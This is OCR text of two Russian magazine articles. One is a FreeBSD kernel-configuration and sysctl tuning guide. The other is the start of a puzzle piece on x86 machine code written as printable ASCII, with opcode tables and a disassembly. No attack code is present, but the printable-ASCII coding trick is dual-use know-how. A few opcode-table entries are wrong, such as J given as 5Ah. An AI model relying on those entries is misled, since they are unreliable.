
[конфигурирование и перекомпиляция ядра] Ядро собирается из исходников, которые расположены в каталоге /usr/src/sys (если сырцы отсутствуют, воспользуйся дистрибутивным компактом и утилитой sysinstall, либо получи нужную версию с помощью cvs/cvsup). Теперь переходим в каталог с шаблонами и делаем копию файла дефолтной конфигурации:

```
# cd /usr/src/sys/`arch -s`/conf
# cp GENERIC MYKERNEL
```

Разобрать все опции в одной статье не представляется возможным, поэтому поговорим о самых интересных из них. Файл конфигурации ядра условно разбит на блоки, поэтому и разбирать опции будем поблочно.

```
machine  i386
cpu      I386_CPU
cpu      I486_CPU
cpu      I586_CPU
cpu      I686_CPU
ident    GENERIC
maxusers 32
```

Первая строка сообщает об архитектуре используемой машины. Следующие четыре позволяют выбрать конкретный тип процессора. Оставляем только строку с нашим типом проца (I686_CPU - Pentium Pro и выше). Все остальные комментируем, либо удаляем. Значение параметра ident задает метку нового ядра (ident и имя конфига должны быть одинаковыми).
Особый интерес представляет ключевое слово maxusers. Судя по названию, можно с уверенностью предположить, что этот параметр ограничивает максимальное число пользователей, однако с его помощью задаются размеры некоторых внутренних таблиц ядра: предельное число открытых файлов и запущенных процессов, сетевых буферов и т.д. (хотя это, конечно, косвенно влияет на число пользователей в системе). Изменять эту опцию нужно только в случае переполнения таблицы ядра, либо счастливым обладателям загруженного сервера. Количество файловых дескрипторов, которые будут доступны после кастомизации этого параметра, можно вычислить по формуле (20 + 16 * maxusers). Если сигнала о переполнении нет, maxusers лучше не изменять (а на медленных машинах можно попробовать даже уменьшить, чтобы высвободить некоторое количество памяти). Также можно выставить maxusers в 0, тогда система автоматически подберет требуемое значение.
Директива makeoptions DEBUG=-g позволяет при компиляции включать в ядро отладочную информацию. Опция относится к разряду крайне нежелательных, так как увеличивает размер и несколько снижает быстродействие ядра. Хотя такая запись чрезвычайно полезна для кернел хакеров при разборе дампов ядра.



устанавливаем исходники ядра программой sysinstall

```
options GPL_MATH_EMULATE
options MATH_EMULATE
```

Перечисленные опции запускают эмуляцию математического сопроцессора (нужны только, если у тебя 80486SX и ниже).
Первый параметр является обязательным (BSD и без сети?), а вот поддержку протокола IPV6 можно убрать:

```
options INET
options INET6
```

Перейдем к файловым системам:

```
options FFS
options UFS_DIRHASH
options SOFTUPDATES
```

Первая строка — файловая система фряхи, без поддержки которой работать крайне затруднительно. Следующая строка включает функциональность, повышающую скорость работы с большими каталогами (требуя при этом дополнительное количество оперативной памяти). Третий параметр включает в состав ядра механизм SoftUpdates, позволяющий существенно увеличить скорость записи на диск. Одного наличия этой опции в ядре недостаточно, также необходимо обеспечить поддержку SoftUpdates для конкретных дисков (смотри вывод команды mount). Для новых файловых систем это делается командой newfs -U /dev/ad#s#, а для уже существующих — umount -Af /; tunefs -n enable /dev/ad#s#. Теперь о «неродных» файловых системах:

```
options EXT2FS
options MFS
options MD_ROOT
options NFS
options NFS_ROOT
options MSDOSFS
options CD9660
options CD9660_ROOT
options PROCFS
```

Эти записи означают поддержку соответствующих файловых систем (ext2/ext3, memory disks, nfs, fat16/fat32, iso9660, proc), а также возможность загружаться с разделов с такими ФС. Актуальность этих опций оставляю на твое усмотрение.
Здесь стоит отметить, что в случае FreeBSD 5.x и выше, практически любая функциональность ядра реализуется соответствующим модулем из каталога */boot/kernel*, так что можно многое из ядра убрать, а затем подгружать модули по мере необходимости, либо при загрузке системы из */boot/loader.conf*.

```
options COMPAT_43          // Совместимость с 4.3BSD (обязательно)
options COMPAT_FREEBSD4 // Совместимость с четвертой FreeBSD (весьма желательно)
options SCSI_DELAY=15000 // Задержка перед определением SCSI-устройств (в миллисекундах)
options KTRACE // Поддержка ktrace
options SYSVSHM
options SYSVMSG
options SYSVSEM
```

Параметры, начинающиеся с SYSV, означают поддержку разделяемой памяти, семафоров и сообщений в стиле System V. Это нужно лишь ограниченному числу программ, так что, в принципе, можно обойтись и без этих опций. Однако не забудь предварительно свериться с документацией по этим самым программам (например, X-сервер Xorg требует SYSV-опции).
Ktrace включает механизм трейсинга и логирования процессов ядром. Выходной файл логирования — ktrace.out (реально нужен только хакерам и программистам).
А теперь поговорим о параметрах, актуальных для сервера:

```
options ICMP_BANDLIM
options TCP_DROP_SYNFIN
options RANDOM_IP_ID
options TCP_RESTRICT_RST
```

ICMP_BANDLIM позволяет ограничить число ICMP-ответов. Второй параметр предписывает отбрасывать пакеты с недопустимыми комбинациями флагов (в принципе, на сервере это делать не рекомендуется, так как теряется возможность использования расширения RFC 1644, а для десктопа это не критично); третий — генерируем случайное значение в поле ID IP-пакета вместо того, чтобы каждый раз увеличивать его на единицу (препятствует idle-сканированию); четвертый — блокируем пакеты с установленным флагом RST (защищает от некоторых типов DOS-атак). С помощью sysctl можно произвести более тонкую настройку сетевой защиты, но об этом позднее. Будь внимателен — во FeeBSD 5-STABLE и выше все эти опции вынесены в соответствующие sysctl-переменные, и в виде опций ядра собираться уже не могут.
Далее идут несколько директив, связанных с компиляцией многопроцессорного ядра (также для серверов), имя главной из которых — SMP.
Оставшуюся часть файла занимает обширный список девайсов. Принцип его редактирования прост: все строки, относящиеся к ненужным тебе устройствам, могут быть безбоязненно закомментированы/удалены. Однако есть некоторые исключения: например, нельзя удалять строку device isa, даже если у тебя на компьютере нет ни одного ISA-слота, а также удалять поддержку SCSI, если есть IDE CDROM или USB-флешка.

```
options DDB
options XSERVER
device bpf
```

Первая опция — это включение ядерного отладчика (не нужен), вторая включает X-сервер на vt-консоли (vt0) (сомнительно), а третья — псевдоустройство берклеевского пакетного фильтра (необходим на серверах для работы пакетных фильтров, IDS, или в случае, когда ты сам активно мониторишь/снифаешь сеть).
Далее приведу несколько интересных опций из конфигурационного файла LINT.

```
options "CHILD_MAX=40"
```

Этот параметр указывает максимальное количество порожденных процессов, которые могут быть созданы родительским. В некоторых случаях может потребоваться увеличить этот параметр.

```
options "OPEN_MAX=64"
```

Максимальное количество файлов, которые могут быть открыты процессом. Лучше сразу увеличить значение параметра до 128, даже на десктопе.

```
options FAILSAFE
```

Данная опция повышает надежность системы, так как запускает дополнительные проверки в наиболее опасных местах (что, к сожалению, сказывается на быстродействии).

```
options INCLUDE_CONFIG_FILE
```

Указанная опция полезна, если ты вдруг потеряешь конфиг. Она включает текущий файл конфигурации ядра в файл kernel, откуда ты сможешь его потом при необходимости выцепить. Довольно сомнительная опция, которая к тому же занимает память.
Следующая строчка сообщает, что ядро носит имя kernel, загрузка будет проходить с ad0, дампы будут скидываться на это же устройство. Если ты владелец SCSI-девайса, то поменяй на da0.

```
config kernel root on ad0 dumps on ad0
```

Размер памяти, выделенный ядру (рекомендуется уменьшить):

```
options "MAXMEM=(512*1024)"
```

А дальше комплект связанных параметров:

```
options USERCONFIG
options USERCONFIG_BOOT
options VISUAL_USERCONFIG
```

При наличии первой опции в ядро будет включен редактор установок ядра, который ты сможешь вызвать во время запуска, введя -c в ответ на приглашение 'boot'. Со второй опцией данный редактор запускается автоматически, а третья предоставляет более удобный визуальный вариант все того же эдитора.
Теперь нужно немного разобраться с псевдоустройствами:

```
# GENERIC -- Generic kernel configuration file for FreeBSD/i386
#
# For more information on this file, please read the handbook section on
# Kernel Configuration Files:
#
#    http://www.FreeBSD.org/doc/en_US.ISO8859-1/books/handbook/kernelconfig-conf
ig.html
#
# The handbook is also available locally in /usr/share/doc/handbook
# if you've installed the doc distribution, otherwise always see the
# FreeBSD World Wide Web server (http://www.FreeBSD.org/) for the
# latest information.
#
# An exhaustive list of options and more detailed explanations of the
# device lines is also present in the ../../conf/NOTES and NOTES files.
# If you are in doubt as to the purpose or necessity of a line, check first
# in NOTES.
#
# $FreeBSD: src/sys/i386/conf/GENERIC,v 1.394.2.3 2004/01/26 19:42:11 nectar Exp
 $

machine         i386
cpu             I486_CPU
```

GENERIC собственной персоной

// Псевдотерминалы, их активно используют такие программы, как telnet, rlogin, ssh, xterm
pseudo-device pty

// Проигрывание музыки на спикере компа. Примеры таких мелодий есть в /usr/sbin/spkrtest
pseudo-device speaker

// Распаковываем сжатые исполняемые файлы «на лету»
pseudo-device gzip

// Превращает файл в устройство (vnode-драйвер). С его помощью можно, например, просмотреть образ дискеты, как обычную дискету, а также увеличить swap (создаем файл нужного размера, «превращаем» его в «диск» и подключаем как swap). Работает только во FreeBSD 4.x, так как в «пятерке» для подобных целей используются md-устройства
pseudo-device vn

// Позволяет подглядывать за другими юзерами в консоли (только для root)
pseudo-device snp

// С помощью этого параметра можно объединить несколько дисков (разделов) в один логический, создать зеркальные диски
pseudo-device ccd

Теперь перейдем к сетевым псевдоустройствам:

pseudo-device loop // интерфейс обратной петли
pseudo-device ether // поддержка Ethernet
pseudo-device fddi // поддержка FDDI
pseudo-device sl // поддержка SLIP (в России данный вид соединения практически не используется)
pseudo-device ppp // поддержка PPP
pseudo-device disc // то же самое, что и /dev/null, только для устройств. В обычной работе не нужно
pseudo-device tun // используется программой ppp

Очень часто можно наблюдать после названия устройства цифру — количество создаваемых соответствующих девайсов (*/dev/foo0 — /dev/fooN*). В современных версиях фряхи псевдоустройства работают как так называемые clonable devices, то есть очередное устройство создается по мере необходимости, так что количество указывать не надо.
Пора приступать к сборке ядра:

cd /usr/src
make buildkernel KERNCONF=MYKERNEL
make installkernel KERNCONF=MYKERNEL

Данный механизм давным-давно заменил старый config MYKERNEL && cd ../../compile/MYKERNEL && make dep && make && make install. Ребутимся. Наслаждаемся своей работой. К сожалению, иногда приходится бороться с kernel panic. Если это произошло, грузи старое ядро и водворяй его на место. Допустим, имя твоего старого ядра kernel.null. Ни в коем случае не называй этот файл kernel.old. На приглашение boot: вводи boot: kernel.null. А после загрузки:

cd /
chflags noschg kernel
cp kernel kernel.new
cp kernel.null kernel
chflags schg kernel
reboot

В пятой фряхе механизм загрузки ядра, отличного от */boot/kernel/kernel*, несколько иной (ok — это приглашение загрузчика):

ok kldunload
ok set module_path=/boot/kernel.old
ok boot /boot/kernel.old/kernel

В системе должен присутствовать файл */boot.config*, в обратном случае создай его такой командой:

echo /boot/loader > /boot.config

Кроме того, обязательно проверь в каталоге /boot наличие следующих файлов: boot0, boot1, boot2, loader. Все, едем дальше.

[тюнинг FreeBSD средствами sysctl] Механизм sysctl позволяет выполнять динамическое переконфигурирование и настройку некоторых компонентов операционной системы «на лету». С помощью sysctl можно оптимизировать множество вещей: сетевую подсистему, работу виртуальной памяти, жестких дисков и т.д. Программа sysctl, работающая в пространстве пользователя (userland), управляет ключевыми переменными ядра. Рассмотрим самые интересные из них, но сначала разберем методы работы с sysctl:

Для вывода всех доступных для чтения переменных sysctl на экран:

sysctl -a

Для чтения конкретной переменной:

sysctl имя_переменной

Для присваивания значения переменной:

sysctl имя_переменной=присваиваемое_значение

Переменные sysctl обычно принимают следующие типы значений: строковые, числовые и булевые (1 — да, 0 — нет). Если ты не хочешь каждый раз после загрузки устанавливать необходимые значения переменных, добавь их в */etc/sysctl.conf*.

```
p1003_1b.aio_listio_max: -1
p1003_1b.aio_max: -1
p1003_1b.aio_prio_delta_max: -1
p1003_1b.delaytimer_max: 0
p1003_1b.mq_open_max: 0
p1003_1b.pagesize: 4096
p1003_1b.rtsig_max: 0
p1003_1b.sem_nsems_max: 0
p1003_1b.sem_value_max: 0
p1003_1b.sigqueue_max: 0
p1003_1b.timer_max: 0
compat.linux.osname: Linux
compat.linux.osrelease: 2.4.2
compat.linux.oss_version: 198144
security.jail.set_hostname_allowed: 1
security.jail.socket_unixiproute_only: 1
security.jail.sysvipc_allowed: 0
security.bsd.suser_enabled: 1
security.bsd.see_other_uids: 1
security.bsd.see_other_gids: 1
security.bsd.conservative_signals: 1
security.bsd.unprivileged_proc_debug: 1
```

вывод команды sysctl -a

[управление безопасностью]

security.bsd.unprivileged_proc_debug — позволяет выполнять отладку пользовательского процесса (например, через ptrace).
security.bsd.see_other_uids, security.bsd.see_other_gids — позволяет пользователям видеть чужие процессы и сокеты, используя ps, netstat и procfs.
security.bsd.unprivileged_read_msgbuf — разрешает пользовательскому процессу читать из системного консольного буфера сообщений.
security.bsd.hardlink_check_uid,security.bsd.hardlink_check_gid — пользователи могут делать hardlink только на собственные файлы.
security.bsd.conservative_signals — запрещает посылать некоторые сигналы setuid/setgid процессам.
security.bsd.unprivileged_get_quota — разрешает пользователям смотреть информацию по установленным для них квотам.

[оптимизация дисков]

vfs.vmiodirenable — эта опция отвечает за метод кэширования каталогов. В принципе, нужна только на машинах, оперирующих большим количеством файлов, например, на почтовых серверах.
vfs.write_behind — позволяет записывать файлы на носитель по кластерам.
vfs.hirunningspace — определяет количество запросов записи на диск, которые могут стоять в очереди. Этот параметр можно увеличить (особенно на машинах с большим количеством дисков), но не сильно, иначе можно наблюдать падение производительности.
vm.swap_idle_enabled — данная переменная (совместно с vm.swap_idle_threshold1 и vm.swap_idle_threshold2) нужна лишь на машинах с большим количеством пользователей и ожидающих процессов.
hw.ata.wc — включает и выключает режим кэширования записи на IDE-диск. Отключение этой опции вызывает ощутимое снижение производительности. Причиной отказа от ее использования может стать ранняя версия фряхи (<= 4.3), либо проблемы с железом.
kern.cam.scsi_delay — уменьшение этого параметра (задается в миллисекундах) обычно сокращает время загрузки системы. В принципе, на современной машине можно уменьшить это значение до 5. Эта опция используется в FreeBSD >= 5.0 и настраивается во время загрузки.

[работа в сети]

net.inet.ip.forwarding — если установить значение равным 1, то машина будет форвардить IPv4-пакеты между сетевыми интерфейсами.
net.inet.tcp.sendspace и net.inet.tcp.recvspace — входящий и исходящий буферы TCP-подключений. Обычное значение для машин с большим количеством памяти — 65535. Прежде чем увеличивать параметр, обратись к net.inet.tcp.rfc1323, а также к ману tuning(7).
net.inet.tcp.msl=7500 — время ожидания ACK в ответ на SYN-ACK или FIN-ACK (в миллисекундах).
net.inet.icmp.icmplim=50 — задаем максимальное количество ICMP-пакетов с типом destination-unreachable и TCP-пакетов, с установленным флагом RST (в данном случае 50 пакетов в секунду).
net.inet.tcp.blackhole=2 — предписываем отбрасывать без отправки RST все TCP-пакеты, адресованные на закрытый порт.
net.inet.udp.blackhole=1 — предписываем отбрасывать все UDP-пакеты, которые были адресованы закрытым портам.
kern.ipc.somaxconn=1024 — изменение числа одновременно открытых сокетов.

```
# sysctl kern.maxfiles
kern.maxfiles: 3976
# sysctl kern.maxfiles=3977
kern.maxfiles: 3976 -> 3977
# sysctl kern.maxfiles
kern.maxfiles: 3977
# 
```

работа с переменной sysctl
(чтение и присваивание значения)

[полезные мелочи] Ну что ж, наш путь оптимизатора FreeBSD можно считать почти завершенным. Мы совершили два глобальных переворота в жизни нашей системы: перекомпилировали ядро и потвикали значения переменных sysctl. Но остались некоторые мелочи, о которых стоит рассказать, попутно дав несколько советов.

Мы уже рассмотрели ситуацию, когда свежесобранное ядро не хочет грузиться, но случается, что проблемы возникают еще раньше. Вот их и разберем.

1 Не удается выполнить команду config (сборка прекращается с сообщением unknown option) — очевидно, в твой конфиг ядра закралась синтаксическая ошибка. В этом случае команда config выдаст номер строки, в которой обнаружена ошибка.

2 Не удается выполнить команду make — это тоже, вероятнее всего, означает ошибку в конфиге, но не столь очевидную, чтобы config ее обнаружил, либо ошибку при компиляции.

3 Не удается установить ядро (make install или make installkernel) — если фряха четвертой ветки и ниже, то необходимо проверить, не стоит ли уровень безопасности 1 или выше, так как установка ядра в этих версиях может выполняться только на уровне безопасности равным 0.

Если новое ядро успешно собрано и загружено, но такие утилиты, как ps, top не работают, то это означает, что произошла десинхронизация кернела и узерленда, другими словами, версия исходных текстов ядра не совпадает с версиями системных утилит. Необходимо привести все версии к единому знаменателю (нельзя собирать пятое ядро на системе четвертой версии).

У владельцев фряхи <5.0 могут возникнуть трудности при создании файлов устройств. Поясню на конкретном примере. Большинство устройств имеет свои файлы в каталоге */dev*. Их при первой установке создает скрипт */dev/MAKEDEV*. Но может случиться так, что придется самому добавить устройство в систему. Допустим, нам нужно установить айдишный CDROM. Сначала следует включить строчку device acd0 в конфиг ядра. Теперь необходимо проверить наличие в каталоге */dev* файлов, имена которых начинаются с acd0. Если такие есть, можно успокоиться, а если нет — нужно ввести следующую команду sh MAKEDEV acd0. Примечание: для сетевых устройств не существует файлов в */dev*, а SCSI-контроллеры используют одинаковый набор файлов в */dev*, и создавать их (файлы) не требуется.

С помощью переменных sysctl можно снять некоторые ограничения, накладываемые ядром:

kern.maxfiles — указывает максимальное количество файловых дескрипторов. Стандартное значение определяется параметром maxusers.

kern.ipc.somaxconn — как помним, с помощью этого параметра можно изменять количество одновременно открытых сокетов.

net.inet.ip.portrange.* — эти параметры ответственны за ограничение количества портов. В некоторых ситуациях выделенного по дефолту количества может не хватить. Диапазон портов контролируется параметрами net.inet.ip.portrange.first и net.inet.ip.portrange.last, которые и надо редактировать.

net.inet.tcp.inflight_enable — при установке в 1 данная опция задерживает пакеты для каждого соединения, тем самым ограничивая объем передаваемых данных и обеспечивая оптимальную пропускную способность канала. При использовании этой переменной нужно установить параметр net.inet.tcp.inflight_debug в 0, а также привести net.inet.tcp.inflight_min к значению, близкому к минимальному — 6144. При этом net.inet.tcp.inflight_stab желательно не изменять, или же изменять синхронно (но в любом случае — это крайняя мера).

Еще пару слов о сетевых ограничениях. Опция ядра NMBCLUSTERS обуславливает количество mbuf (структуры и функции mbuf обеспечивают управление буферами памяти, используемыми сетевой подсистемой ядра), доступных машине. На сервере с большим количеством трафика маленький mbuf будет снижать производительность, поэтому этот параметр необходимо грамотно скорректировать. Для машин с солидным объемом памяти оптимальны значения между 4096 и 32768. Слишком большое значение указывать нельзя — система может упасть при загрузке. Количество используемых в данный момент сетевых кластеров можно узнать с помощью команды netstat -m. Для настройки в процессе загрузки используй переменную kern.ipc.nmbclusters.

Некоторые приведенные выше переменные sysctl предназначены только для чтения. Для разрешения этой ситуации надо поместить нужную переменную в файл */boot/loader.conf*. Умолчальные значения хранятся в */boot/defaults/loader.conf*.

И напоследок: настраивая систему, не забывай про */etc/rc.conf*. В этом файле хранится конфигурационная информация, используемая при загрузке системы. Все изменения нужно вносить именно в */etc/rc.conf*, чтобы переопределить дефолтные значения из */etc/defaults/rc.conf*.

Вот и все. Ты получил демона своей мечты. Как видишь, все оказалось не так уж и сложно. За дополнительной информацией обращайся к страницам справочных руководств и не стесняйся спрашивать у дядюшки гугла ;)




Ассемблерные головоломки

МАШИННЫЕ КОДЫ ДЛЯ НЕПОСВЯЩЕННЫХ ВЫГЛЯДЯТ БЕССМЫСЛЕННОЙ АБРАКАДАБРОЙ — ЭТО ЗНАЮТ ВСЕ. НО ВОТ О ТОМ, ЧТО МОЖНО ПОДОБРАТЬ ТАКУЮ ТЕКСТОВУЮ СТРОКУ, ВОСПРИНИМАЕМУЮ ПРОЦЕССОРОМ КАК ПОСЛЕДОВАТЕЛЬНОСТЬ КОМАНД, ДЕЛАЮЩИХ ЧТО-ТО ПОЛЕЗНОЕ, — ДОГАДЫВАЮТСЯ НЕМНОГИЕ. ПРАКТИЧЕСКОЙ ПОЛЬЗЫ ОТ ЭТОГО, КОНЕЧНО, НЕМНОГО, ЗАТО КАКАЯ ГИМНАСТИКА ДЛЯ МОЗГОВ! Крис Касперски ака мыщъх

Может ли машина понимать естественный язык?

Поиск текстовых строк, функционирующих как нормальный осмысленный код — очень древнее увлечение, которым болели еще во времена динозавров. В зависимости от структуры машинной команды, сложность решения задачи варьируются в очень широких пределах. Некоторые платформы вообще не позволяют написать ничего осмысленного, некоторые делают это настолько тривиальным, что пропадает весь интерес.

x86-процессоры занимают промежуточное положение. Гибкая система команд и множество способов адресации покрывают практически всю таблицу ASCII, однако на поиск нужной комбинации могут уйти годы. Никаких официальных правил в этой игре нет. Каждый волен назначать их сам. Код может быть как 16-, так и 32-разрядным. Главное, чтобы он не вешал систему и не возбуждал никаких исключений. Теперь поговорим о прочих соглашениях. В 16-разрядном режиме обычно используется com-обрамление. При этом ASCII-строка помешается в текстовой файл, который затем переименовывается в com и передается на выполнение MS-DOS. Задача: вывести что-то на экран, причем, использовать пря-



На диске как обычно ты сможешь откопать все сорцы к статье.

AX	== 00FFh, если 1-й аргумент командной строки начинается символами X:, где X соответствует букве несуществующего дисковода;
	== FF00h, если 2-й аргумент командной строки начинается символами X:, где X соответствует букве несуществующего дисковода;
	== FFFFh, если 1-й и 2-й аргументы командной строки ссылаются на несуществующие дисководы;
	== 0000h, если 1-й и 2-й аргументы командной строки не ссылаются на несуществующие дисководы.
BX	0
DX	==DS
CX	00FF
SI	100
IP	100
BP	0
DI	FFFE
SP	FFFE
CS	текущий сегмент
DS	текущий сегмент
SS	текущий сегмент
ФЛАГИ	ODITSZAPC
	01000000 == 7202

начальное состояние регистров на момент загрузки com-файла

мой доступ к портам ввода/вывода и видеопамяти нежелательно, так как при прогоне программы под Windows NT это приводит к проблемам. Состояние регистров на момент запуска com-файла ты можешь посмотреть в таблице. А вот другой вариант — текстовая строка оформляется в виде массива (например, char x[]="xxxxxx"), которому передается управление. Задача — прочитать входные аргументы и возвратить в регистре EAX результат вычислений. Кодировка может быть любой — MS-DOS, WIN, KOI-8, но MS-DOS намного более популярна, хотя использование неанглийских символов алфавита, в общем, не приветствуется. Для экспериментов нам понадобится: документация на ассемблер (предпочтительнее всего TECH HELP), отладчик (лучше avputil ничего не видел), HEX-редактор (например, HTE), пиво, вобла и некоторое количество свободного времени, а также творческий настрой.

[алфавит] Всякая письменность начинается с алфавита. Для кодирования в «текстовой» форме мы должны отчетливо представлять структуру машинной команды со всеми полями, префиксами и прочими превратностями судьбы, которые ее окружают. В этом нам поможет электронный справочник TECH HELP, который в частности можно найти на многих хакерских сайтах. Это настоящая библия программиста под MS-DOS, в которой есть практически все!

В первую очередь нас будет интересовать таблица опкодов (80x86/87 Opcodes), также известная под именем Instruction Set Matrix или просто Матрица. На первый взгляд она выглядит ужасающе, но, в действительности, пользоваться ей проще простого.

Матрица представляет собой прямоугольную сетку, напичканную опкодами инструкций. По вертикали откладывается старший полубайт, а по горизонтали младший. Допустим, нас интересует, какая инструкция соответствует машинной команде 41h. Откладываем по горизонтали 4x, откладываем по вертикали x1 и в точке их пересечения находим INC CX. А теперь решим обратную задачу: по известной команде найдем соответствующей ей машинный код. Вот, например: PUSH SS. Находим такую инструкцию в таблице и видим, что она находится в клетке с координатами 1x:x6, значит, ее опкод 16h! С однобайтовыми командами все понятно. Попробуем разобраться с остальными. В таблице видны сокращения: r/m, r8, r16. im8, im16. Что это? im это сокращения от immediate, то есть «непосредственное значение» или «константа», а числа указывают на разрядность в битах. Вот, например, XOR AL,im8. Первый байт команды занимает опкод (34h), второй — непосредственное значение. В частности, XOR AL,69h будет выглядеть так: 34h 69h. А вот другой пример: ADD AX,im16h. Первый байт занимает опкод (05h), а два последних — непосредственное значение типа «слово», причем, младший байт располагается по меньшему адресу. Поэтому, ADD AX, 669h кодируется как 05h 69h 06h. Как видите, все предельно просто. Сокращения r8 и r16 обозначают поля, кодирующие 8- и 16-разрядные регистры, а r/m ко всему прочему включает в себя еще и тип адресации, использующийся для доступа к памяти. Это довольно громоздкая тема, даже поверхностное описание которой требует, как минимум, целой главы. И такая глава действительно включена в «Технику и философию хакерских атак», электронную версию которой можно найти на моем ftp-сервере (83.239.33.46). Она лежит в файле */pub/zq-disass.pdf*. Добродушно настроенный The Svin проделал большую работу по поиску ошибок, которые водились там в большом числе и ходили косяками, за что ему большое спасибо. Список исправлений оформлен в виде независимого файла, который находится на том же файле */pub/phck1.buglist.chm*.

символ	команда	опкод
&	es:	26h
.	DDA	27h
.	CS:	2Eh
/	DAS	2Fh
?	AAS	3Fh
@	INC AX	40h
[	POP BX	5Bh
\	POP SP	5Ch
]	POP BP	5Dh
^	POP SI	5Eh
_	POP DI	5Fh
`	PUSHA	60h
>	DS:	3Eh
6	ss:	36h
7	AAA	37h
A	INC CX	41h
a	POPA	61h
B	INC DX	42h
b	BOUND	62h
C	INC BX	43h
c	ARPL	63h
D	INC SP	44h
d	FS:	64h
E	INC BP	45h
e	GS:	65h
F	INC SI	46h
f	size:	66h
G	INC DI	47h
g	addr:	67h
H	DEC AX	48h
I	DEC CX	49h
J	DEC DX	5Ah
K	DEC BX	4Bh
L	DEC SP	4Ch
M	DEC BP	4Dh
N	DEC SI	4Eh
O	DEC DI	4Fh
P	PUSH AX	50h
Q	PUSH CX	51h
R	PUSH DX	52h
S	PUSH BX	53h
T	PUSH SP	54h
U	PUSH BP	55h
V	PUSH SI	56h
W	PUSH DI	57h
X	POP AX	58h
Y	POP CX	59h
Z	POP DX	5Ah

однобайтовые команды первой группы

Подавляющая часть r/m и r8/16 сосредоточена в нечитабельных областях таблицы ASCII (то есть имеет код либо меньше 20h, либо больше 7Fh), поэтому пользоваться ими нам практически не придется. Приятное исключение составляют команды, типа: XXX [reg16],reg8/16 и XXX [BP+im8],reg8/16, да и то далеко не со всем набором регистров. Но об этом мы еще поговорим позже, а пока, уподобившись Кириллу и Мефодию, будет составлять Азбуку.

Все машинные команды можно разбить на три большие группы. К первой относятся однобайтовые команды, не имеющие никаких или практически никаких побочных эффектов. Они могут изменять значение регистров общего назначения или насиловать стек, но не должны лезть в порты, обращаться к памяти и т.д. Вторую группу возглавляют двух или трех байтовые команды, один из операндов которых представляет собой непосредственное значение. Это очень важные команды, поскольку непосредственное значение позволяет кодировать те символы, которые не могут быть представлены командами первой группы. В частности, символ пробела, без которого не обходится ни одна текстовая строка.

В третью группу попадают все остальные команды. Использовать их можно, но только с осторожностью. Короче говоря, первые две группы — это наш активный лексикон, а третья — про запас. Получившуюся азбуку ты можешь видеть в таблицах.

Смотри! В первую группу попали все заглавные английские буквы, немного строчных и значительная часть знаков препинания. То есть закодировать можно практически все, что угодно, только бери и пиши! Компьютер не выбросит исключения, и наш код будет вполне успешно выполнен. Правда, восклицательного знака здесь нет. А как же HELLO,WORLD!? Ведь без восклицательного знака оно будет ущербным, если не сказать неполноценным. Во второй группе команд ничего подобного тоже не наблюдается. Все они начинаются с «посторонних» знаков, и даже если передать восклицательный знак как непосредственное значение, получится полная ахинея. Например, AND AL,21h ("$!") или CMP AL,21h ("<!"). Выглядит отвратно. На самом деле, команда с опкодом 21h все-таки есть. Это, как подсказывает Матрица, AND r/m,r16. Правда, здесь возникает побочный эффект — обращение к памяти, поэтому приходится подбивать такую регистровую пару, которая бы не вызывала исключений, например, AND [SI],SP (21h 24h или "!$") в текстовом представлении. Только надо следить, чтобы SI указывал на память, не содержащую ничего интересного, иначе последствия себя не заставят ждать. Кстати говоря, символ "$" нам очень пригодится, поскольку он служит завершителем MS-DOS строк. Для Си-кодеров, привыкших к нулевому байту, это может быть несколько неожиданно.

внешний вид электронного помощника TECH HELP!

матрица команд

Давайте для разминки наберем в HEX-редакторе строку HELLO,WORLD!$ и попробуем ее дизассемблировать:

```
00000000: 48       dec  ax   ; уменьшить регистр ax на 1
00000001: 45       inc  bp   ; увеличить регистр bp на 1
00000002: 4C       dec  sp   ; уменьшить регистр sp на 1
00000003: 4C       dec  sp   ; уменьшить регистр sp на 1
00000004: 4F       dec  di   ; уменьшить регистр di на 1
00000005: 2C 57    sub  al, 057 ; отнять от регистра al 57h
00000007: 4F       dec  di   ; уменьшить регистр di на 1
00000008: 52       push dx   ; затолкать в стек регистр dx
00000009: 4C       dec  sp   ; уменьшить регистр sp на 1
0000000A: 44       inc  sp   ; увеличить регистр sp на 1
0000000B: 21 24    and  [si], sp ; *si = sp
```

Как видно, программа тасует регистры и в хвост и в гриву. При этом на выходе стек оказывается несбалансированным. С одной стороны мы имеем три команды DEC SP и одну команду PUSH DX (которая уменьшает SP на 2), уменьшающие указатель вершины стека на 5 байт, а с другой — одну команду INC SP. Итого, счет 5:1! Стек оказывается опущенным на 4 байта. Следовательно, далеко не всякую текстовую строку можно непосредственно запихнуть в машинный код. В данном случае, для достижения баланса к тексту требуется добавить еще четыре буквы D или две команды POP reg16, которым соответствуют следующие символы: "X[YZ^_]". Например, это может быть ^HELLO,WORLD!$^. А что, выглядит вполне достойно!
Теперь, разобравшись с машинным кодом, перейдем к настоящим головоломкам.

[извращения начинаются] Попробуем подобрать текстовую строку, выводящую заданный текст на экран. В каноническом варианте это выглядит так:

```
00000000: B4 09                 mov   ah, 009
00000002: BA 08 01              mov   dx, 00108
00000005: CD 21                 int   021h
00000007: C3                    retn
00000008: 48 45 4C 4C-4F 2C     "HELLO,
0000000E: 57 4F 52 4C 44 21-24  WORLD!$"
```

Практически все символы этой программы нечитабельны, то есть не могут быть напрямую введены с клавиатуры. Здесь придется хитрить. Начнем с инструкции MOV AH, 09h, заносящей в регистр AH код сервисной функции, ответственный за телетайпный вывод. Заглянув в Матрицу, мы с огорчением наблюдаем, что все команды пересылки регистров MOV/LEA имеют опкод, превышающий 7Fh, то есть вылезающий за американскую часть кодировки ASCII. Ладно, не дают нам MOV'а и не надо! Используем математические операции! В нашем распоряжении есть INC reg16/DEC reg16, SUB и XOR. Не такой уж и богатый выбор!
